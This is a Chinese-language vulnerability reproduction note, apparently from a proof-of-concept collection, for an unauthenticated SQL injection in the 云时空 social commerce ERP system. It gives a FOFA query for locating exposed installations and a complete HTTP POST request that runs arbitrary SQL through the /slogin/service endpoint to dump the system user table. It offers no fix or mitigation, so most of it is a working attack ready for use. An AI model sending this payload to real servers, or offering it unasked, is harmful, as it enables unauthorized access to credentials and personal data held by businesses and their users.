
Y24-5云时空-社会化商业ERP系统-SQL

漏洞描述：

时空云社会化商业ERP service接口处存在SQL注入漏洞，未授权的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息），甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="云时空社会化商业ERP系统"

漏洞复现：

payload：

```
POST /slogin/service?service=db.select HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Content-Length: 75

params=%7B%22sql%22%3A%22select+%2A+from+sys_user+where+rownum+%3C+10%22%7D
```

效果图:
查询系统用户表中所有列的9条数据